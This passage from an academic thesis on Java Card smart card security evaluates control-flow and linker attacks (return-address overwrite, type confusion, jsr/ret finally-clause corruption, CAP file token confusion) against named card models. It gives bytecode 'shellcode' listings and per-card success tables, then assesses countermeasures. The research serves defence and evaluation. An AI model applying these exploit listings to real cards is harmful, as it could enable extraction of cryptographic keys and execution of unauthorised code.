In this card, we have proved that we are able to call native piece of code. However, we have not succeeded in locating where the indirection table is stored. It may be unreadable or hidden in memory.

9.3.1.2 Evaluation of the Attacks against the Java Card Frame

This section introduces the evaluation of the attacks against the stack presented in Section 7.1.2. First, we evaluate the EMAN2 attacks, presented in Section 7.1.2.2. This attack abuses the instructions that access the local stack area in order to write outside the domain of the locals. We succeeded in modifying the return address. When the `return` instruction is executed, this attack will lead to a controlled execution flow.

9.3.1.2.1 Characterisation of the Stack Implementation To perform this attack, the Java Card stack of the evaluated cards should be characterised. The evaluated cards do not include a BCV component.

To characterise each Java Card frame implementation, we use the `characterisedFrame` method shown in Listing 9.3. This method has only one parameter: the class instance reference (`this`). Line 6, the `sload` instruction pushes the value contained on the local variable X.

In the Section 7.1.2.1, the literature survey described that the frame may have three elements. The function shown in Listing 9.3 contains one local variable (the `this` reference) and a maximum of one element should be pushed on the operand stack. To characterise the frame's header, the X `sload` parameter is set to 0 and increased until the `characterisedFrame()` function returns `0xCAFE`. The Table 9.4 presents the size of the header size for the evaluated cards.

9.3.1.2.2 EMAN2 Evaluation On several tested cards, the return address entry is located at different places in the frame's header. The Table 9.4 presents the location of the return address

[1]This function returns a value depending on the start offset of the output buffer plus the length of the copied data.

Listing 9.3: Shellcode used to characterise the Java Card frame.

```
short characterisedFrame() {
  01 // flags: 2 max_stack : 1
  10 // nargs: 1 max_locals: 0
  sspush 0xCAFE
  pop
  sload X
  sreturn }
```

element. Its position is relatively indicated from the local variables area. To set the return address, the function in Listing 9.4 is used, especially the `sstore` instruction in the line 5. The `sstore` instruction stores the last short values pushed into a local variable. The new return address where to jump is computed by using the shellcode's internal reference. In this listing, the Y byte value depends on the location of the return address register. For instance, if the return address is located 2 words after the local variables so the Y will be set to 3 (the two local variables are accessible from 0).

Listing 9.4: Shellcode used to set up the return address of the current frame.

```
1 short setReturnAddress(short new_address) {
2   01 // flags: 2 max_stack : 1
3   20 // nargs: 2 max_locals: 0
4   aload_1  // pushing the new_address value
5   sstore Y // Overwriting the return address with the new_address parameter
6   return } // jumping to the shellcode ;-)
```

On several cards, we succeed in updating the return address entry upon an overflow from the local variables. On the cards `d-22` and `e-22`, we have not located the frame's header.

Card Reference	Header size	Return Address	EMAN2
`a-21a`	2 entries	+2	✓
`a-21b`	2 entries	+2	✓
`a-22a`	2 entries	+2	✓
`a-22b`	3 entries	+1	✓
`a-22c`	3 entries	+1	✓
`d-22`			✗
`e-22`			✗

Table 9.4: Cards used during this evaluation of EMAN2 attack.

9.3.1.2.3 Evaluation of the Fooled Frame Restoration Mechanism Another attack explained in Section 7.1.2.3 aims at cheating the frame restoration process. This attack was evaluated on one card, the a-22c. We cannot succeed in locating this information into the frame header of the other cards. But, if an attacker is able to find the return address register, there is no reason why it should not succeed. It is just a matter of time.

9.3.2 Evaluation of the Branching Instructions Attacks

9.3.2.1 Type Confusion against the Heap

Section 7.2.1.1 presented a type confusion through the Java Card heap. This attack aims at confusing the field's type manipulated during the program execution. To evaluate this attack, we assume the code shown in Listing 9.5. On cards which do not embed any BCV, this method aims at converting a given reference provided as parameter to a short value returned.

Listing 9.5: Receive reference of an object by type confusion over instance fields.

```
short getObjectAddress (object object) {
  02 // flags: 0 max_stack : 2
  12 // nargs: 1 max_locals: 2
  /*0x5F*/ L0: aload_1 // object reference given in parameter
  /*0x60*/      putfield_a_this 0
  /*0x62*/      getfield_s_this 0
  /*0x64*/      sreturn }
```

In Listing 9.5, the field 0 is accessed as a reference (at 0x60) and as a short value (at 0x62). In the case of a typed stack, only two types are supported, the short and reference types. The **putfield_a_this** instruction (at 0x60) saved the value given in parameter into the field 0. The **getfield_s_this** (from 0x62) pushes the value of the field 0 to stack as a short. The type confusion is performed on the instance fields. Therefore, the reference given as parameter is then returned as a short value. From the Java Card stack side, the type of each manipulated element is correct. Nonetheless, a type confusion has been performed during the field manipulation.

Presented in the Table 9.5, we evaluated this attack on seven cards. None of them embed a typed stack nor a BCV. On each evaluated card, we succeeded in confusing the manipulated field upon the heap.

Card Reference	Result	Card Reference	Result
a-21a	✓	c-22a	✓
a-22a	✓	c-22c	✓
a-22c	✓	d-22	✓
b-21a	✓	e-22	✓

Table 9.5: Sum up of the evaluated cards against a heap type confusion.

9.3.2.2 EMAN4: Corruption of a `for` Loop

The EMAN4 attack is based on a valid applet which contains a malicious function as the one shown Listing 9.6. After the built with the Java Card toolchain, a legal byte code is obtained. The `goto_w` instruction continues the execution flow to the beginning of the loop. Here, `0xFF19` is a signed number used to define the destination from the `goto_w` instruction.

Listing 9.6: EMAN4 attack into a Java Card.

```
/*0x8060*/ bspush           BA
/*0x8062*/ putfield_b        5
/*0x8064*/ aload_0
/*0x8065*/ getfield_b_this   5
/*0x8067*/ putfield_b        5
...
/*0x8076*/ inc               1
/*0x8078*/ iload_1
/*0x8079*/ iconst_1
/*0x807A*/ goto_w       0xFF19 // <= It will be faulted
/*0x807D*/ return
```

Presented in Section 7.2.1.2, a laser beam may set or reset the most significant byte of the `goto_w` parameter. At XLIM laboratories, we have no laser to attack smart card. So, an ITSEF evaluated our approach. The evaluation was focused on two cards, the `a-22a` and `a-22c`. On these cards, the security evaluators succeeded in shifting the most significant byte of the `goto_w` parameter in order to jump outside the method and changing the execution flow by executing another fragment of code.

9.3.2.3 Evaluation of the Finally-clause Corruption

Section 7.2.2 presented an approach based on a control flow transfer attack to modify the JPC value. This attack is focused on a type confusion and the use of the couple of instructions `jsr`/`ret`. To evaluate this attack against the finally-clause instruction, an applet which contains the function shown in Listing 9.7 is installed and executed on each card. The evaluated cards have no BCV but the card `c-22b` embeds a type verification. If a BCV is embedded, a laser beam attack, as EMAN4, can enable an unreachable code as detailed in Section 7.3. Therefore, an ill-formed unreachable code checked by a BCV may be executed.

On the Table 9.6, the attack against the finally-clause is evaluated. Regarding the results, none of card detects the corrupted execution. The evaluated cards do not embed any countermeasures against the JPC modification through the exploitation of `jsr`/`ret` instructions. Thus, we realised a generic control flow transfer attack.

In this section, we had evaluated the attack on the `jsr` instruction on several Java Card smart cards. A part of these cards embed a countermeasure against the modification of the return address

Listing 9.7: Confusion of the finally-clause instruction.

```
short exploitJSRInstructionWithoutBCV () {
  01 // flags: 0 max_stack : 1
  01 // nargs: 0 max_locals: 1
  /*0x53*/ L0:  jsr        L1
  /*0x56*/      sspush     0xCAFE
  /*0x59*/      sreturn
  /*0x5A*/      sspush     0xBEEF
  /*0x5D*/      sreturn
  /*0x5E*/ L1:  astore_1
  /*0x5F*/      sinc       0x1, 0x4
  /*0x62*/      ret        0x1 }
```

Card Reference	Result	Card Reference	Result
a-21a	✓	b-22b	✓
a-21b	✓	c-22a	✓
a-22a	✓	c-22b	✓
a-22b	✓	c-22c	✓
a-22c	✓	d-21	✓
b-21a	✓	d-22	✓
b-22a	✓	e-22	✓

Table 9.6: Evaluation of the attacks against the finally-clause instruction.

for a given method [Bou+11b]. With the attack, the JPC register is set with our generic approach. Nonetheless, if the JPC register is protected, our attack should still work.

9.3.3 Synthesis

This section have presented the evaluation of the attack against the application's control flow. A sum up can be found in the Table 9.7. Therefore, we discovered that the attack based on the finally-clause is generic and implements control flow transfer exploit in a constrained device. In contrary to all the previous instances of control flow corruption, this one is based on the absence of protection of all return address registers.

9.4 Evaluation of Attacks against the Java Card Linker

Chapter 8 has presented two approaches to cheat the Java Card linker mechanism. The first one is focused on the off-card linker where an application is linked with a malicious Export which has the same behaviour, from the user's point of view, as the legitimate one. This attack succeeds on each card where a developer is able to load the malicious Export file. The second one fools the on-card linker, where bytes (instructions or parameters) are resolved as tokens. The next sections

Card reference	EMAN2	Fooling frame's restoration	EMAN3	Heap type confusion	EMAN4	Finally-clause corruption
a-21a	✓		⚠	✓		✓
a-21b	✓		✓			✓
a-22a	✓		✓	✓	✓	✓
a-22b	✓					✓
a-22c	✓	✓	✓	✓	✓	✓
b-21a			⚠	✓		✓
b-22a			⚠			✓
b-22b			✓			✓
c-22a				✓		✓
c-22b						✓
c-22c				✓		✓
d-21			✗			✓
d-22	✗		⚠	✓		✓
e-22	✗		⚠	✓		✓

Table 9.7: Overview of attacks against the application's control flow.

will present the modus operandi to evaluate these attacks and the results on different cards.

9.4.1 Evaluation of the Off-Card Linker Attacks

This thesis focused in Section 8.2.1 on the off-card linker, especially the conversion part between an Unicode CLASS item and a CAP token. For that purpose, we provide malicious EXPORT file that will be used by the converter. This malicious API provides for the user the same behaviour as the original one. Within this attack, we succeeded in confusing the off-card linker.

This attack was evaluated on the cards `a-22a` and `a-22c`. The Figure 9.1 presents the modus operandi. An applet is linked with our `fake.javacard.security.DESKey`. This class aims at interfacing the applet and the legitimate the `fake.javacard.security.DESKey` class.

On each evaluated card, the `fake.javacard.security.DESKey` is installed. We loaded the applet linked with our malicious API. On each tested card, we succeeded in executing the ill-linked applet as shown in the Table 9.8. This attack should also succeed on other cards without BCV.

Card reference	Result
a-22a	✓
a-22c	✓

Table 9.8: Overview of attack's evaluation against the off-card linker.




Figure 9.1: Modus operandi of the man-in-the-middle against the off-card linker.

9.4.2 Evaluation of the On-Card Linker Attacks

This section aims at evaluating the attack against the on-card linker. Section 8.3 has introduced two possible exploitations of the on-card linker confusion. An attacker may able to link values or instructions as token. To evaluate our approach, we try to obtain the API addresses of each evaluated smart card. For the explanation, we only focus on the `getKey` function.

9.4.2.1 CAP File Modification

According to the on-card linker confusion which was explained in Section 8.3, with CapMap we modify the instruction which precedes a token. For that purpose, the `getGetKey` method shown in Listing 9.8 was developed to obtain the internal reference of the `getKey` method.

Listing 9.8: Java-function to retrieve the `getKey()` internal reference.

```java
public short getGetKeyAddress (DESKey myDesKey){
  myDesKey.getKey(null, // Byte array to return key data
                  (short) 0x00); // Offset within keyData to start
  return (short) 0xCAFE; }
```

The associated unlinked byte code is shown in Listing 9.9. Therefore, the `invokeinterface` instruction is followed by the token `0x0008`. In card, this value is resolved by the address of the `getKey` method during the loading step. For this attack, the `Reference Location` component and the `Constant Pool` component are not modified (they are the same as the original CAP file). The targeted card does not embed any BCV component.

Listing 9.9: Byte code associated to method listed in the Listing 9.8.

```
03 // flags: 0 max_stack : 3
20 // nargs: 2 max_locals: 0
/*0xD8*/ aload_1
/*0xD9*/ aconst_null
/*0xDA*/ sconst_0
/*0xDB*/ invokeinterface 03 // nargs
/*0xDD*/                0008 // index
/*0xDE*/                  04 //method
/*0xE1*/ sspush 0xCAFE
/*0xE4*/ sreturn
```

Listing 9.10: Modified byte code of the Listing 9.9.

```
03 // flags: 0 max_stack : 3
20 // nargs: 2 max_locals: 0
/*0xD8*/ nop
/*0xD9*/ nop
/*0xDA*/ nop
/*0xDB*/ nop
/*0xDC*/ sspush 0008
/*0xE0*/ nop
/*0xE1*/ nop
/*0xE2*/ nop
/*0xE3*/ nop
/*0xE4*/ sreturn
```

When the on-card linker resolves each token contained the `Method` component, it uses the fields `offset_to_byte_indices` (for the 1-byte tokens) and `offset_to_byte2_indices` (for the 2-byte tokens) in the `Reference Location` component. Our malicious applet refers in the the `Reference Location` the offset `0x00DE`. This value corresponds to the value to resolve in the `getGetKeyAddress` method (the parameter of the `sspush` instruction).

To obtain the internal reference of the `getKey()` function, the `invokeinterface` instruction is modified in such a way that it becomes a `sspush` operation, as shown in Listing 9.10. When the on-card linked resolved each token, the `sspush` parameter has changed. This modification aims at obtaining the internal reference of the `getKey` function. Therefore, executing the `getGetKey()` function returns the internal reference of the `getKey()` function.

9.4.2.2 Evaluation

On the cards presented in the Table 9.1, an applet with the modifications previously explained is installed. The `process` method contains the code shown in the Listing 9.11.

Listing 9.11: `process` method with return, through the APDU's buffer, the internal reference of the `getKey()` function.

```
switch (apduBuffer[ISO7816.OFFSET_INS]) {
  case INS_GET_GET_KEY_ADDRESS :
    DESKey myDESKey = (DESKey)
    KeyBuilder.buildKey(TYPE_DES_TRANSIENT_DESELECT, LENGTH_DES3_2KEY, true);
    myDESKey.setKey(INIT_KEY, (short) 0x00);
    ret = this.getGetKeyAddress(myDESkey);
    Util.setShort(apduBuffer, (short) 0x00, ret);
    apdu.setOutgoingAndSend((short)0x00, SHORT_LENGTH)
  break;
  default: ISOException.throwIt (ISO7816.SW_INS_NOT_SUPPORTED); }
```

When the CAP file has been modified by the CapMap, we use OPAL to send the applet to the card and automate the evaluation of the targeted cards. This ill-formed application is installed in each card. The value returned by the `getGetKeyAddress` method is presented in the Table 9.9.

Card Reference	`getKey` internal reference	Result
`a-21a`	`0x8C08`	✓
`a-22a`	`0x080A`	✓
`a-22c`	`0x020F`	✓
`b-21a`	`0x3267`	✓
`c-22a`	`0x810B`	✓
`c-22b`	`0x810B`	✓
`d-21a`	`0x0008`	✗
`d-22`	`0x80BA`	✓
`e-22`	`0x142F`	✓

Table 9.9: Returned values

The first observation concerns the obtained address. The address returned by the card `d-21a` corresponds to the token referred in the `Constant Pool` component. As this work was done with a black box approach, an embedded countermeasures should not link the token if it is preceded by an illegal instruction. Another implemented countermeasure should dynamically resolve the token during the applet execution.

The second observation focuses on the value returned as internal reference. Regarding each smart cards' memories map, some `getKey` methods are implemented in the EEPROM memory (like `a-21a`, `c-22a`, `c-22b` and `d-22`) or the `getKey` is a native method. A mechanism as the one introduced in Section 7.1.1.2 can be implemented.

To characterise the cards API, we built a complete set of CAP files which can be used to extract the addresses of the API whatever the platform is. It allows us to build very efficient shellcode to be uploaded into the card and in particular to retrieve the container of the cryptographic keys. We have shown with the experimental results that most cards do not have any countermeasures against this attack.

9.4.3 Synthesis

The attacks against the Java Card linker have been evaluated in this section. The Table 9.10 compiles the obtained results.

The attack on the Java Card off-card linker succeeded because the linker does not check the correctness of Export files used to convert a Class file to a CAP file. For the Oracle's toolchain, the Export files are supposed to be correct without hashsum to verify any fraudulence. So, the developer must trust in the provided Export files.

Card Reference	Off-card Linker	On-card Linker
a-21a		✓
a-22a	✓	✓
a-22c	✓	✓
b-21a		✓
c-22b		✓
d-21		✗
d-22		✓
e-22		✓

Table 9.10: Overview of attacks against the Java Card linker.

Fooling the on-card linker aims at forcing it to resolve as a token a byte or an instruction. In this case, a method mutates to execute unexpected code. It becomes possible to characterise completely the Java Card API or execute unauthorised instructions.

9.5 Evaluation of the Countermeasures

Previously, we evaluated the attacks discovered by using the fault tree methodology. Using the FTA, we designed countermeasures with a better coverage to prevent modification of the control flow. Therefore, this section evaluates the countermeasures presented in Chapter 7. A countermeasure is affordable if its:

- latency (the number of instructions executed between the fault and the detection) is low,
- mutant detection success ratio is high,
- memory footprint is low.

The above three points are most important when designing a countermeasure for a smart card. The last point can be split into RAM, ROM and EEPROM usage knowing that the scarcest resource is the RAM. These metrics require the implementation of our methods in our own prototype while the latency and detection coverage can be obtained through a fault simulator detailed by Machemie et al. [Mac+11].

9.5.1 Evaluation of the Dual Stack Countermeasure

Section 7.1.3.1 has presented a new system countermeasure based on the dual stack mechanism. During the runtime, the JCVM through this countermeasure verifies the type of each Java element manipulated on the stack. To evaluate this countermeasure, four Java Card applets have been used. Two applets are representative of the code a MNO may want to add to their (U)SIM Card.

The first (Applet 1) is oriented geolocalisation services, this applet is able to detect when the handset (the device in which the (U)SIM card is inserted) is entering or leaving a dedicated or a list of geographical dedicated cells and then sends a notification to a dedicated service (registered and identified in the applet). The second (Applet 2) is more specialised to authentication services; the applet is able to provide a One Time Password (OTP) to the customer and/or an application in the handset. This OTP value is already shared and synchronised by the applet with a central server, which is able to check every collected OTP value by dedicated web services. The two other applications are oriented cryptography and scrambling operation (Applet 3 and Applet 4). They have been provided by a telecommunication operator.

This typed stack mechanism requires implementation of instructions in the VM to know which stack operand is used to get the elements. Most of Java instructions are typed, so it is easy to implement these instructions, knowing the type of elements, one instruction will push (pop) to (from) the stack. However, from the specification, there are some untyped instructions and these instructions cause problems for the implementation of the VM. They cannot differentiate the references or values. These instructions are `pop`, `pop2`, `dup`, `dup2`, `dup_x` and `swap_x`.

To check the type of each element manipulated on the stack, we came to the decision to replace each untyped instruction by a typed one. For that purpose, we developed a program transformer, based on the CapMap library. It aims at creating local variables which allow pushing (or popping) elements to (from) the stack, and it inserts new instructions to simulate the same effect than the untyped instruction. The metrics give us the occurrences of these instructions: `pop` (2%), `dup` (3%), `dup2` (<1%), and the others are extremely rare. As occurrences of these instructions are low in a Java Card application, there are not so many changes to do. If we want to remove one of these three instructions it does not cost so much. It requires a new local variable to replace a pop; to replace a dup, it needs to insert two instructions and a new local variable; and for a `dup2` instruction, to insert five instructions and two variables. Moreover we could optimise local variables, taking those that are not used.

Some statistics (Table 9.11) have been made on the four applets to show the memory footprint when the untyped instructions are replaced by typed instructions.

	Applet 1	Applet 2	Applet 3	Applet 4
Instructions count	4296	957	926	465
Untyped instructions	49 `pop`, 195 `dup`, 3 `dup2`	19 `pop`, 36 `dup`	4 `pop`, 17 `dup`, 4 `dup2`	10 `pop`, 6 `dup`
Instructions added	405	72	54	12
Locals added	27	16	7	5

Table 9.11: Dual stack evaluation.

The dup instruction is the most commonly used untyped instruction after the new instruction. The applet size increases by 6% on an average. This growth is only due to dup instructions because pop replacement does not cost new instructions. And dup2 instructions are very expensive but we can observe that they are not numerous. The number of local variables added is low and this number can be decreased if we optimise them. These metrics show that untyped instructions are rare, and the replacement of these instructions by typed instructions are affordable.

9.5.2 Scrambling Mechanism

The scrambling mechanism aims at preventing the interpretation of injected code. As presented in Section 7.2.1.3, this countermeasure xors each instruction with a secret key and the JPC value to randomise the byte stored in the memory. From the attacker point of view, retrieving the key and the JPC value is a difficult problem. This countermeasure only requires a modification of the runtime, especially the part of the instruction decoding step in a standard fetch-decode-execute.

Kasmi et al. proposed in [Kas+14a,Kas+14b] to break this mechanism by using the SCARE approach to reverse the executed instruction during the prefetch step. His approach is currently an on-going work.

9.5.3 Security Automata

Section 7.4 has detailed an automatic method to provide this redundancy using a security automaton as the main detection mechanism. This can enforce some trace properties on a smart card application, by using the combination of a static analysis and a dynamic monitoring.

Implementing this security mechanism requires modifications of the JCVM which affect the interpreter and potentially the linker-loader if one prefers to build an on-the-fly state machine instead of implementing it as an additional component of the CAP file. To evaluate this mechanism, some additional components should be implemented. For instance, the Java frame has been modified by adding a byte for storing the current value of the state. The cost of the RAM overhead is one byte per method call. The second memory to be optimised is the EEPROM. It contains the matrix storing the automaton SM for each method. It can be written once during the load and read until the applet is removed from the card. It is a two dimensional array with a particular entry to manage instructions having multiple jumps like tableswitch, lookupswitch, etc. We did not make an optimisation of this structure in order to maintain a direct access in $\mathcal{O}(1)$. For an already installed Java Card application (API, romised Applets, etc.) this table is burned in the ROM area which is less constrained. So, the memory overhead is minimalist for the RAM, and for the EEPROM, it depends on the structure of methods for the application uploaded in post-issuance.

The second metrics is about the execution time overhead. Each Java Card instruction requires two cycles: prefetch and execute. The prefetch is fixed regardless of the automaton implementation. In our implementation of the Java Card on an ARM7, it costs 0.96 µs. The execute cycle costs, for the `if_scmplt`, 0.615 µs. In fact the modification of the interpreter increases the execution time by 0.332 µs. The instruction that needed 1.575 µs requires now 1.907 µs says an overhead of 21%. But only the instructions that change the control flow are modified, i. e., 45 instructions over the 184 instructions of the Java Card set. Therefore, the overhead decreased down 5.13%. Of course the overhead depends on the used instructions in the method. In the given example, Listing 7.22, only 7 instructions over the 93 have an overhead. For this example, the function's overhead will be 1.58%.

9.6 Conclusion

This chapter had detailed the evaluation of this thesis' contribution. Using the FTA some attacks against the control flow and the Java Card linker have been designed.

First, the attacks developed during this thesis are synthesised in the Table 9.12. This evaluation required to implement Java-tools. I took part of the OPAL and CapMap libraries development. OPAL implements several authentication, encryption and transfer protocols for smart card. CapMap provides reading and modification about the CAP file.

Card reference	EMAN2	Fooling frame's restoration	EMAN3	Heap Type Confusion	EMAN4	Finally-clause corruption	Off-card Linker	On-card Linker
`a-21a`	✓		⚠	✓		✓		✓
`a-21b`	✓		✓			✓		
`a-22a`	✓		✓	✓	✓	✓	✓	✓
`a-22b`	✓					✓		
`a-22c`	✓	✓	✓	✓	✓	✓	✓	✓
`b-21a`			⚠			✓		✓
`b-22a`			⚠			✓		
`b-22b`			✓			✓		
`c-22a`				✓		✓		
`c-22b`						✓		✓
`c-22c`				✓		✓		
`d-21`			✗			✓		✗
`d-22`	✗		⚠	✓		✓		✓
`e-22`	✗		⚠	✓		✓		✓

Table 9.12: Overview of attacks against the application's control flow.

This evaluation shown that the finally-clause corruption is a generic attack which succeed on each evaluated card.

Moreover, the countermeasures presented in this thesis aim at having the better coverage which the smaller footprint. Regarding the application to protect, the proposed countermeasures can be enabled by the developer on a specific fragment of code as presented in Section 5.3.

Chapter 10

Conclusion and Future Works

"*I have come to the conclusion, after many years of sometimes sad experience, that you cannot come to any conclusion at all.*"
— Vita (Victoria Mary) Sackville-West, *Your Garden Again*

This thesis focused on the security of the Java Card smart card. The smart card is considered as a secure device where authentication, critical data storage and sensitive application are processed. Over the years, the Java Card technology has grown to become the leading application platform in the world. This technology was designed to be a friendly development environment where Java application are securely executed. Regarding the sensitivity of the data manipulated by a smart card, the attackers analyse this platform to find flaws to exploit. In relation with the disclosed attacks, smart card manufacturers embed appropriated countermeasures. For protecting the card against the software attacks, embedding a Byte Code Verifier (BCV) was proposed to be the more efficient defence mechanism.

In 2010, Barbu et al. [Bar+10] introduced a new concept to bypass the BCV in order to execute an ill-formed application. A well-typed applet is verified by a BCV and installed on a card. Therefore, the loading step is compliant with the Common Criteria rules and the security guidelines. During the runtime, a fault injection corrupts the execution flow in such a way that the executed code is not the legitimate one. As presented by Vétillard et al. [Vét+10], a software attacks previously blocked by a BCV can now be enabled by a hardware attacks.

The aim of this thesis was to design countermeasure in an efficient and affordable way for protecting Java Card smart card using a top-down analysis. The proposed methodology is supported by the Fault Tree Analysis (FTA). This approach used in the safety research field has been adapted to the security domain. We have identified major undesirable events and refined the analysis to reach till the basic events representing the effect of either laser attacks, software attacks or their combination. Through this methodology, we have discovered new attack paths and some countermeasures have been developed. These countermeasures have a better coverage and a lowest footprint on the system. Moreover, this approach aims at being generic.

During this work, we focused how to corrupt the code integrity. We studied two events which can break the code integrity: the modification of the control flow and the corruption of the Java Card linker. By analysing its fault tree, we discovered new assets to protect. To prove our hypothesis, we implemented new attack paths which have been evaluated on different smart cards from different manufacturers. The Java Card control flow was generally corrupted by a direct (method invocation or return) or indirect (branching instructions) modification of the Java Program Counter (JPC). This dissertation has detailed the ways to set this register by the attacker's value. The FTA was also used to present attacks on the Java Card linker. Fooling the linking step provides enough information for the attacker to break the code and data confidentiality. To protect the smart card against these attacks, we modelled new countermeasures having a better coverage with a lowest footprint on the system during the runtime. The proposed countermeasures are based on the FTA approach that offers us a methodology to design a more efficient and affordable protection mechanisms.

During the evaluation of our approach, we discovered that some attack paths succeeded on different devices. It is clear that on these implementation the design of the countermeasures follows a bottom up approach. Therefore, the manufacturers had not clearly identify the different assets to protect. Our approach aims at helping them to optimise the countermeasures to embed in the card.

Future Works

This thesis has introduced the first approach using the FTA to improve the smart card security. This dissertation focused on the code integrity, especially on how to execute an ill-formed code on the Java Card smart cards. To continue this analysis, the installation process should be studied. In Java Card, the installation step aims at verifying the application to install, translating the loading file to the smart card's internal structures used to store an application and linking it with the internal features provided by the card. A part of this problem has been viewed in Chapter 8. This chapter studied the Java Card linker and explained how it can be corrupted by an ill-formed application. We succeeded in resolving any instruction or parameter as a valid token. Cheating the installation process should allow the attacker to obtain more right or access to unauthorised data.


When the code and data integrity will be examined, the fault tree for the confidentiality of these assets should be designed. In the literature, the code and data confidentiality can be broken by side channel attacks. These attacks do not perturb the assets integrity but, as presented in [Ara12,Cla07a,Kas+14b,Koc96], the authors succeeded in retrieving code and data manipulated during a program execution. The asset's confidentiality is also broken when the code or data integrity is cracked as detailed in this thesis.

